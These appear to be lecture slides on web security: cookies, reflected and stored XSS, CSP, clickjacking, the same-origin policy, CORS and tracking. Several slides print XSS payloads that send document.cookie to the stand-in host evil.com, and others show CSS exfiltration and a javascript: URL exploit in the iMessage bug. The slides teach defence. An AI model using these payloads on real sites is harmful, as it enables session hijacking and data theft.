




# the web



one web browser talks to multiple websites

how does it (or does it) keep each websites seperate?

even though websites can link to each other/etc.?

# the browser is basically an OS

- websites are JavaScript programs

- websites can communicate with each other

  - one website can embed another

  - cause browser to send requests to another

- websites can store data on the browser

  - cookies

  - local storage

# HTTP requests

`https://server.com/dir/file?query=string#anchor`  
browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
Host: server.com
Other-Key: Other-Value
...
```

# HTTP requests

`https://server.com/dir/file?query=string#anchor`  
browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1  
Host: server.com  
Other-Key: Other-Value  
...
```

method: GET or POST most common  
GET — read web page  
POST — submit form

# HTTP requests

`https://server.com/dir/file?query=string#anchor`  
browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
```

```
Host: server.com
```

```
Other-Key: Other-Value
```

```
...
```



headers:  
extra information with request

# HTTP requests

`https://server.com/dir/file?query=string#anchor`  
browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1  
Host: server.com  
Other-Key: Other-Value  
...
```

example extra info: domain name from URL  
servers can host mutiple domains

# HTTP responses

`https://server.com/path/to/file?query=string#anchor`  
after browser sends request; **server** sends:

```
HTTP/1.1 200 OK
Content-Type: text/html
Other-Key: Other-Value

<html>...
```



# implementing logins on HTTP

typical mechanism: *cookies*

information for *client to send* with future requests to server  
limited to *particular domain* (or domain+path)

Server sets cookie set via header in HTTP response

Set-Cookie: key=theInfo; domain=example.com; expires=Wed, Apr ...

Client sends back cookie with *every HTTP request*\*

\* — with some exceptions

Cookie: key=theInfo

JavaScript can also read or set Cookie

# cookie fields

cookie data: whatever server wants; typically *session ID*

*same problems as hidden fields*

usually tied to database on server

supposed to be kept secret by logged-in user

domain: to what servers should browser send the cookie

`facebook.com` — login.facebook.com, www.facebook.com, facebook.com, etc.

path: to what URLs on a server should browser send the cookie

`/foo` — server.com/foo, server.com/foo/bar, etc.

expires: when the browser should forget the cookie

and security related:

secure; samesite; httponly; partitioned;

# reflected XSS example

WordPress version 1.2.1 (blog software)

```
<input type="hidden" name="redirect_to"  
value="<?php echo $_GET["redirect_to"] ?>" />
```

`$_GET["redirect_to"]` — form input

intended to be from hidden field or autogenerated link

/login.php?redirect\_to=

```
"> <script>(new Image()).src=  
'http://evil.com/'+document.cookie;</script>
```

# exploiting reflected XSS (1)

how does attacker get *target user to make evil request*

```
http://example.com/?redirect_to="><script>(new  
Image()).src='http://evil.com'+document.cookie;<script>
```

# exploiting reflected XSS (1)

how does attacker get *target user to make evil request*

```
http://example.com/?redirect_to="><script>(new  
Image()).src='http://evil.com'+document.cookie;<script>
```

just put link/form on any web page, hope user clicks it?

# exploiting reflected XSS (2)

iframes:

```
<iframe src="https://example.com/?redirect_to=
↳ %22%3E%3Cscript%3Enew+Image...">
</iframe>
```

iframe: embed another webpage on webpage

example: office hour calendar on our course webpage

JS can “click” links/forms

```
<form action="https://example.com/">...</form>
<script>document.forms[0].submit()</script>
```

# aside embedded content

it's *everywhere*

advertisements — often loaded from other site

embedded Twitter widget, Youtube videos, etc.

newspaper might use externally hosted comments

JavaScript libraries hosted elsewhere

# stored cross-site scripting

Your comment:

```
<script>document.location = 'http://attacker.com'</script>
```

Your name: An Attacker

Add comment




## scripts on webpages

this example: redirect someone reading comment to other website

common proof of concept: make alert box

not especially useful for most attacker goals

# evil website/innocent website



# XSS and user content

XSS makes hosting *user uploaded content* really tricky

example: allow users to upload profile pictures

my “profile picture” is this “image” file:

```
<!DOCTYPE html>
<html><body><script>
var image = new Image();
image.src = "https://evil.com/?cookie=" + document.cookie;
</script></body></html>
```

then I have a webpage with:

```
<iframe src="https://example.com/get-picture?user=myusername">
```

# content-types to the rescue?

HTTP response headers include a *Content-Type*

Content-Type: text/html	— is HTML
-------------------------	-----------

Content-Type: image/png	— is PNG-format image
-------------------------	-----------------------

...

*should prevent this problem* — if server sends it

browser should try to display HTML “profile pic” as image, not webpage  
...even though iframe expects a webpage

# content-types and browsers

a few webserver *consistently sent the wrong content-type*

example: send everything as `text/plain`

browsers sometimes tried to *compensate*!

example: Internet Explorer before version 8:

`image/png` is HTML if it looks like HTML

example: many browsers:

`text/plain` is HTML if it looks like HTML

# modern content-type inference

<https://mimesniff.spec.whatwg.org/>

attempt at standard rules (rather than every browser doing this differently)

also handles explicit missing Content-Type

X-Content-Type-Options: nosniff essentially disables

avoid inferring 'scriptable' content-types in 'upgrade' from text/plain/etc.

# XSS mitigations

host dangerous stuff on different domain  
has different cookies

Content-Security-Policy

server says “browser, don’t run scripts here”

HttpOnly cookies

server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

# XSS mitigations

host dangerous stuff on different domain  
has different cookies

Content-Security-Policy

server says “browser, don’t run scripts here”

HttpOnly cookies

server says “browser, don’t share this with code on the page”

*filter/escape inputs* (same as normal command injection)



# HTML filtering/escaping nits

it's easy to mess up HTML filtering or escaping  
(especially if trying to allow "safe HTML")  
browsers have features you don't know about

can 'only' set image URL?

```

```

disallow the word 'script'?

```
<img src=x onerror="(new Image()).src=  
    'http://evil.com/' + document.cookie">
```

# XSS mitigations

host dangerous stuff on different domain  
has different cookies

Content-Security-Policy

server says “browser, don’t run scripts here”

*HttpOnly cookies*

server says “browser, don’t share this with code on the page”

filter/escape inputs (same as normal command injection)

# HTTP-only cookies

Set-Cookie: SessionID=123456789; HttpOnly

“only send cookie in HTTP”

cookie is *not available to JS*

eliminates obvious way of exploiting XSS

problem: JS can read webpage contents

```
(new Image()).src = "https://example.com/?" +  
    document.getElementsByTagName('input')[0].value
```

# HTTP-only cookies

Set-Cookie: SessionID=123456789; HttpOnly

“only send cookie in HTTP”

cookie is *not available to JS*

eliminates obvious way of exploiting XSS

problem: *JS can read webpage contents*

```
(new Image()).src = "https://example.com/?" +  
    document.getElementsByTagName('input')[0].value
```

# Content Security Policy

Content-Security-Policy: HTTP header sent to browsers

```
Content-Security-Policy: default-src 'self' 'unsafe-inline'
```

says “only load things from *same host* or *embedded in webpage*”  
loading image from evil.com will fail

```
Content-Security-Policy: script-src 'none';  
object-src 'none'; style-src 'self'
```

disallow all scripts, all plugins/etc.

only allow stylesheets from same host (and not inline)

## Aside: why care about stylesheets?

get data:

```
<link rel=stylesheet href="http://evil.com/?webpa
```

conditional image loaded to get data? assuming pre-filled-in-form:

```
input[value^=Virginia] {background: url(http://evil.c
```

adjust webpage display in lots of ways

convince user to click in wrong places?

IE 7 supported CSS expressions that can construct URLs from webpage data directly

# Content Security Policy examples (1)

```
Content-Security-Policy: script-src 'self'  
www.google-analytics.com; object-src 'none'
```

allow scripts from same host or `www.google-analytics.com`

*disallow inline scripts*

disallow plugins

```
Content-Security-Policy: default-src  
'none'; img-src 'self' https://...; ...
```

allow nothing to start; then whitelist what is needed  
recommended strategy

# CSP nonces

Content-Security-Policy: script-src https://foo.com  
'nonce-DZJeVASMVs'

```
...  
<script nonce="DZJeVASMVs">  
// legitimate embedded script  
document...  
</script>
```

nonce: “**number** used only **once**”

idea: *changes every time*; attacker can't guess for XSS attack  
browser doesn't enforce that it changes; server's job



# CSP report-only

content-security-policy-report-only

don't block anything, but tell server if violation

can use to check before setting binding policy

can scan reports for possible issues without breaking webpage

# CSP feature expansion

originally: CSP was anti-XSS measure

meant as 'defense in depth' — in case normal filtering fails

now also has directives to control:

embedding webpages without permission (e.g. 'clickjacking' attacks)

TLS usage

CSP deployment (2020 paper)

# Complex Security Policy? A of Deployed Content Se


Sebastian Roth\*, Timothy Barron<sup>†</sup>, Stefano Calzavara<sup>‡</sup>

\*CISPA Helmholtz Center for Information Security: {se

<sup>†</sup> Stony Brook University: {tbarron,nick}

<sup>‡</sup> Università Ca' Foscari Venezia: calza

# CSP deployment (2014-2019)



*Fig. 5: Overall adoption of content restriction and in*

# CSP implementation bugs (1)

## **A Bug's Life: Analyzing the Lifecycle and Mitigation of Content Security Policy Bugs**

Gertjan Franken

*imec-DistriNet, KU Leuven*

Tom Van Goethem

*imec-DistriNet, KU Leuven*

Wouter Joosen

*imec-DistriNet, KU Leuven*

# CSP implementation bugs (2)




Figure 3: Overview of all CSP use cases and bug classes with the respective bug frequency in our dataset.




Figure 10: Intentions of revisions that introduced a CSP bug.

# embedding webpages maliciously

can have little 'frame' of other webpage within webpage

can't read contents of webpage

can't press buttons in webpage

but can:

- make other webpage transparent

- show/hide other webpage in response to mouse movement

# clickjacking defenses

tell browser “no embedding” with HTTP header

example: `Content-Security-Policy: frame-ancestors 'self'`  
only embed from same origin

JavaScript on page can detect if in iframe, etc.  
make form buttons not work if so



# web pages in web pages (1)

```
<iframe id="localFrame" src="./localsecret.html"
    onload="readLocalSecret()"></iframe>
<script>
function readLocalSecret() {
    alert(document.getElementById('localFrame').
        contentDocument.innerHTML);
}
</script>
```

displays localsecret.html's *contents* in an alert box

can also extract specific parts of page

same idea works for sending it to remote server

## web pages in web pages (2)

```
<iframe id="remoteFrame"
  src="https://collab.virginia.edu/..."
  onload="readRemoteSecret()"></iframe>
<script>
function doIt() {
    alert(document.getElementById('remoteFrame').
        contentDocument.innerHTML);
}
</script>
```

will this work?

# what happened?

“TypeError: document.getElementById(...).contentDocument is null”

web browser denied access

*Same Origin Policy*

# browser protection

websites want to *load content dynamically*

Google docs — send what others are typing  
webmail clients autoloading new emails, etc.

...

but shouldn't be able to do so from any other website  
e.g. read grades of Canvas if I'm logged in

# same-origin policy

two pages from same *origin*: scripts can do anything

two pages from different *origins*: almost no information

idea: different websites can't interfere with each other

facebook can't learn what you do on Google — unless Google allows it

*enforced by browser*

# origins

origin: part of URL up to server name:

*https://example.com/*foo/bar

*http://localhost/*foo/bar

*http://localhost:8000/*foo/bar

*https://www.example.com/*foo/bar

*http://example.com/*foo/bar

*https://other.com/*foo/bar

*file:///*home/cr4bd

# cookie fields

cookie data: whatever server wants; typically *session ID*

*same problems as hidden fields*

usually tied to database on server

supposed to be kept secret by logged-in user

domain: to what servers should browser send the cookie

`facebook.com` — login.facebook.com, www.facebook.com, facebook.com, etc.

*path: to what URLs on a server should browser send the cookie*

`/foo` — server.com/foo, server.com/foo/bar, etc.

expires: when the browser should forget the cookie

and security related:

secure; samesite; httponly; partitioned;

# origins and shared servers

very hard to safely share a *domain name*

can never let attacker write scripts on same domain  
even if cookies don't matter

similar issues with plugins (e.g. Flash)

can share server — one server can host *multiple names*



# iMessage bug

iMessage (Apple IM client): embedded browser to display messages

a common (easy?) way to write user interfaces

old bug: click on *malicious link, send message logs to attacker*  
CVE-2016-1764

# iMessage bug

iMessage (Apple IM client): embedded browser to display messages

a common (easy?) way to write user interfaces

old bug: click on *malicious link, send message logs to attacker*  
CVE-2016-1764

message links could *include javascript*

same-origin policy *not enforced*

# JavaScript URL

`javascript:some java script code` is a kind of URL

runs JavaScript when clicked (*permissions of current web page*)

iMessages allowed *ANYTHING://ANYTHING* as a link

`https://www.google.com/`

`invalidnamethatdoesnotdoanything://otherStuff`

`javascript://%0aJavaScriptCodeHere` (%0a = newline)

JS can request `file:///Users/somename/Library/Messages/chat.db`

*no same origin policy just for the UI*

should have prohibited this

## operations requiring same origin

accessing webpage you loaded in iframe, pop-up window, etc.

accessing webpage loading you in iframe, pop-up window, etc.

sending *certain kinds of* requests

most notably XMLHttpRequest — “AJAX”

# operations not requiring same origin

loading images, stylesheets (CSS), video, audio

linking to websites

loading scripts

but not getting syntax errors

accessing with “permission” of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

# operations not requiring same origin

*loading images, stylesheets (CSS), video, audio*

linking to websites

loading scripts

but not getting syntax errors

accessing with “permission” of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

# logged into facebook? (1)

`https://www.facebook.com/login.php?next=URL`

login page if *you are not logged in*

otherwise redirects to *URL*

## logged into facebook? (2)

`https://www.facebook.com/favicon.ico` is an image

load via conditional redirect:

```

```

with third-party cookies enabled...(more later)

would work/not work depending on if logged into facebook



# operations not requiring same origin

loading images, stylesheets (CSS), video, audio

*linking to websites*

loading scripts

but not getting syntax errors

accessing with “permission” of other website

submitting forms to other webpages

requesting/displaying other webpages (but not reading contents)

# old problem: visited links

browsers can display visited versus unvisited links different:

Unvisited

Visited

javascript can query the “computed style” of a link

```
<style>:visited{color:red}</style>
```

```
<a id="lnk" href="https://facebook.com/secretgroup/">link</a>
```

```
<script>
```

```
var link = document.getElementById("lnk");
```

```
if (window.getComputedStyle(link, null).getProperty('color')  
    == ...) {
```

```
    ...
```

```
}
```

```
</script>
```

## visited link: fix

most browsers have fixed visited link “leaks” — not trivial

getComputedStyle *lies about visited links*  
as if unvisited

many types of *formatting disallowed* for visited links  
e.g. different font size — could detect from sizes of other things

probably *incomplete solution?*  
still tricks involving page appearance

# deliberate sharing


websites often want to access other websites

embedded frame often not enough


example: Facebook login API

## Facebook Login for Apps—Overview


Facebook Login for Apps is a fast and convenient way for people to create accounts and log into your app across multiple platforms. It's available on [iOS](#), [Android](#), [Web](#), [Windows Phone](#), [desktop apps](#) and [devices](#) such as [Smart TVs](#) and [Internet of Things objects](#).




# deliberate sharing: single-sign-on API




# deliberate sharing: single-sign-on API



# deliberate sharing: single-sign-on API



# deliberate sharing: single-sign-on API





# deliberate sharing: retrieving information

what about retrieving information from JavaScript?

example: Google Translator API

example: Token to Username API

explicit mechanism for server opt-in to cross-origin requests (where webpage can read result)

Cross-Origin Resource Sharing

*no opt-in? JS fails* like before

always sends Origin — no pretending to be innocent user

# cross-origin resource sharing

sometimes want exceptions to usual origin policy:

let scripts on foo.com load data from bar.com

example: bar.com running maps API

need mechanism for bar.com to give permission

don't accidentally leak logged-in only info

historically didn't worry about this:

no restrictions on loading images/scripts from elsewhere  
...even though they may be based on cookies/etc.

# Fetch standard

modern browsers: Fetch standard

<https://fetch.spec.whatwg.org/>

defines procedures for fetching resources in general

- loading imgs, scripts

- requests from JavaScript

# Fetch request types

standard defines request types with different rules:

navigate — go to whole new web page

no-cors — 'old' default

- limit to 'normal' methods

- very limited setting of HTTP headers by scripts

- response contents not directly visible to scripts (but could, e.g., be displayed as image, set image size, etc.)

cors

- remote server needs to specify what's allowed

same-origin

- remote server needs to have same origin

# Fetch request types

standard defines request types with different rules:

navigate — go to whole new web page

no-cors — 'old' default

- limit to 'normal' methods

- very limited setting of HTTP headers by scripts

- response contents not directly visible to scripts* (but could, e.g., be displayed as image, set image size, etc.)

cors

- remote server needs to specify what's allowed

same-origin

- remote server needs to have same origin

## crossorigin attribute

`<img src=...>` — no-cors

`<img src=... crossorigin="anonymous">` — cors,  
don't send cookies

`<img src=... crossorigin="use-credentials">` —  
cors, do send cookies


also exists for script and several other tags...

# preflighting

want server to tell us whether request is allowed

problem: normally server only responds after making request anyways

solution: make 'preflight' request to ask



The screenshot shows a web browser's developer console with the 'OPTIONS' request selected. The URL is `https://kytos02-noauth.cs.virginia.edu/cs3130-fall2024-quiz-listener.php`. The response status is **200 OK**. The response headers are expanded, showing the following details:

Header	Value
Status	200 OK
Version	HTTP/1.1
Transferred	456 B (4 B size)
Referrer Policy	strict-origin-when-cross-origin
DNS Resolution	System
<b>Response Headers (452 B)</b>	
Access-Control-Allow-Credentials	true
Access-Control-Allow-Headers	Content-Type, Content-Length
Access-Control-Allow-Methods	POST, OPTIONS
Access-Control-Allow-Origin	<a href="https://kytos02.cs.virginia.edu">https://kytos02.cs.virginia.edu</a>
Access-Control-Max-Age	60
Connection	Keep-Alive
Content-Length	4
Content-Type	text/html; charset=UTF-8
Date	Sun, 20 Apr 2025 13:44:20 GMT
Keep-Alive	timeout=5, max=100

# Access-Control-Allow...

Origin — who can make requests

Headers — what headers scripts can read

Credentials — should request include cookies/other auth. info

NOTE: not even checked on no-CORS request!

NOTE: client may not include cookies for privacy reasons, still

NOTE: script making request can ask to not include cookie

Request-Headers — request headers scripts can set

Request-Method

Max-Age — how long to remember these settings before asking again



# subresource integrity

common to want someone else to host files

big risk for scripts

subresource integrity: check that file does not change

```
<script
```

```
  src="https://cdn.com/bigfile.js"
```

```
  integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8
```

## on user tracking

embedding one web page in another enables tracking users across website

example: multiple webpages include i frame with a google ad

your browser sends request *to Google with same cookie*

Google reliably gets excerpt of web history

reason: websites cooperated with Google

users often don't like this

what can browsers do about this?

# changing the cookie policy (1)

idea: no “third-party” cookies

only send cookies for URL in address bar

via ArsTechnica

# Google can't quit third-party cookies— delays shut down for a third time

Google says UK regulator testing means the advertising tech will last until 2025.

RON AMADEO – APR 24, 2024 1:30 PM | 42

# third-party cookie restrictions

Firefox:

separate 'cookie jar' for each top-level domain

tracker.com loaded from foo.com  $\neq$  tracker.com loaded from bar.com

Safari:

third-party cookies just blocked

# tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add ?sessionId to all links

- web page caches

websites can “fingerprint” browser and machine

- version, fonts, screen resolution, plugins, graphics features, ...

- caching of previously downloaded resources

- almost unique a surprising amount of the time

have IP addresses, too — very good hints

# tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add ?sessionId to all links

- web page caches

websites can “fingerprint” browser and machine

